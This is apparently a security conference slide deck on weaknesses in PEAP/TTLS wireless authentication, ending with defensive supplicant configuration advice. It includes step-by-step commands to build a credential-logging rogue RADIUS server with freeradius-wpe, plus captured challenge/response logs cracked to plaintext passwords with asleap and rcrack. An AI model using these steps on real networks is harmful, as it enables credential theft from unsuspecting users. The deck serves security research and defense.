
# Windows WZC (2)

- Default WZC configuration
- Server certificate is validated
- WZC prompts user to validate server certificate
- Only signing authority is shown in dialog




# Windows WZC (3)

- Worst possible "valid" configuration for WZC
- Any certificate matching the selected CA is trusted
  - Regardless of CN
- Trivial for attacker to sniff login and identify trusted CA
- Attacker buys cert from trusted CA for any CN




# Juniper (Funk) Odyssey

- Does not ship with any trusted CA's
- Administrator must preconfigure trust, or allow users to select trusted/not-trusted
- Prompted each time, or added to stored trust



# OSX Supplicant (1)





# OSX Supplicant (2)



# Attacking PEAP Deployments

- Users often left with decision to trust/reject network
  - "Security in the hands of the end-user"
- Attacker impersonates SSID
  - Untrusted certificate, user decides
  - Trusted certificate in WZC silently accept in some configurations
- Supplicant performs inner authentication with attacker; grants access to exchange

# Attacker's RADIUS Server

1. Returns success for any authentication request (to continue authentication exchange)
2. Emulates victim network following authentication (e.g. KARMA)
3. Logs authentication credentials (challenge/response, password, username)
4. Potential to accelerates credential cracking with fixed challenge

# freeradius-wpe


- Patch for FreeRADIUS 2.0.2
- Adds logging for authentication credentials
  - TTLS/PAP: Username/password
  - TTLS/CHAP: Challenge/response
  - PEAP/MS-CHAPv2: Challenge/response
  - A few others
- Returns success for any credentials where possible

# FreeRADIUS WPE

- Setting up rogue RADIUS in 8 easy steps
- Setup AP using RFC1918 address, RADIUS shared secret of "test"
- Logging in /usr/local/var/log/radius/freeradius-server-wpe.log

```
$ tar xvfj freeradius-server-2.0.2.tar.bz2
$ cd freeradius-server-2.0.2/
$ patch -p1 < ../freeradius-wpe-2.0.2.patch
$ ./configure && make && sudo make install && sudo ldconfig
# cd /usr/local/etc/raddb/certs
# ./bootstrap
# radiusd
# tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
```

# Combining Tools



I love you  
Annie



Unsuspecting  
victim

```
polonium radius # tail -f freeradius-server-wpe.log
mschap: Sat Feb  2 22:10:08 2008

username: hrollins
challenge: 08:92:54:d7:3c:33:c7:b7
response: bb:6e:8f:4f:57:c8:da:71:3e:e4:91:a7:
58:79:ac:5a:a9:53:36:05:ba
```

```
jwright@polonium ~/asleap-2.1 $ ./asleap -f dict.dat -n dic
t.idx -C 08:92:54:d7:3c:33:c7:b7 -R bb:6e:8f:4f:57:c8:da:71
:3e:e4:91:a7:dd:40:df:58:79:ac:5a:a9:53:36:05:ba
asleap 2.1 - actively recover LEAP/PPTP passwords. <jwright
@hasborg.com>
hash bytes:          00cc
NT hash:             ac8e657f83df82beea5d43bdaf7800cc
password:            anncoulter
jwright@polonium ~/asleap-2.1 $
```



DEMO



# Are PEAP and TTLS Broken?

- No, PEAP and TTLS can be secure when deployed carefully
- Caution in configuring supplicants
  - Distribute private CA certificate, or buy from a public CA
  - Always validate server certificate
  - Manually identify CN's of authorized RADIUS servers
- Is my supplicant secure?
  - Supplicants must include a feature to reject (not prompt) RADIUS CN's that do not match
  - Odyssey, WZC accommodate this today

# Proper WZC Supplicant Config


Always validate certificate

Specify CN on certificate(s)

Specify trusted CA

Forbid user from adding new trusted RADIUS servers

Microsoft KB941123: "How to configure PEAPv0 to reduce potential risks against man-in-the-middle attacks and against password-based attacks when you use authentication servers in Windows Vista or in Windows Server 2008"



# Summary

- Evolution of WLAN security relies on strong EAP types for authentication
- EAP-MD5, LEAP should not be used
- EAP-FAST suffers from complexity or weak security in PAC provisioning
- Common PEAP/TTLS deployments are secure
  - Can be fixed with careful deployment steps
- Tools/patches at [willhackforsushi.com](http://willhackforsushi.com)

Knowledge helps us all to defend our networks

# Questions?



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Brad Antoniewicz, [Brad.Antoniewicz@foundstone.com](mailto:Brad.Antoniewicz@foundstone.com)

Code at [www.willhackforsushi.com/offensive.html](http://www.willhackforsushi.com/offensive.html) (Monday)

Brad's Paper at [www.foundstone.com](http://www.foundstone.com)

# Extra Stuff



Stuff we moved to the  
end of the  
presentation for time  
consideration



# MS-CHAPv1 Challenged

- Normal MS-CHAPv1 behavior:
  1. RADIUS→STA: 8-byte challenge
  2. STA→RADIUS: DES(challenge) \*3, return 24-byte response
  3. RADIUS compares observed response to calculated response
- Attacker knows challenge and response, challenge acts as a "salt"
- Pwned MS-CHAPv1 behavior:
  1. RADIUS→STA: Fixed challenge "00000000"

**Removing random challenge allows attacker to implement a precomputed lookup table of responses for a given hash**

# LEAP or TTLS/MS-CHAP Attack

- Fixed challenge from attacker removes uniqueness ("salt") from exchange
- Accommodates RainbowTable attack using challenge/response

```
$ ./rcrack mschap_loweralpha#8-8_1_256x10000_mschap.rt -h
9bb1789e3e1224c563bab42517dd097d3dd4de4498d3d3a1
searching for 1 hash...
plaintext of 9bb1789e3e1224c563bab42517dd097d3dd4de4498d3d3a1 is
pjpxwijt
cryptanalysis time: 0.00 s
statistics
-----
plaintext found:          1 of 1 (100.00%)
total disk access time:   0.00 s
total chain walk step:    36
-----
9bb1789e3e1224c563bab42517dd097d3dd4de4498d3d3a1  pjpxwijt
hex:706a707877696a74
```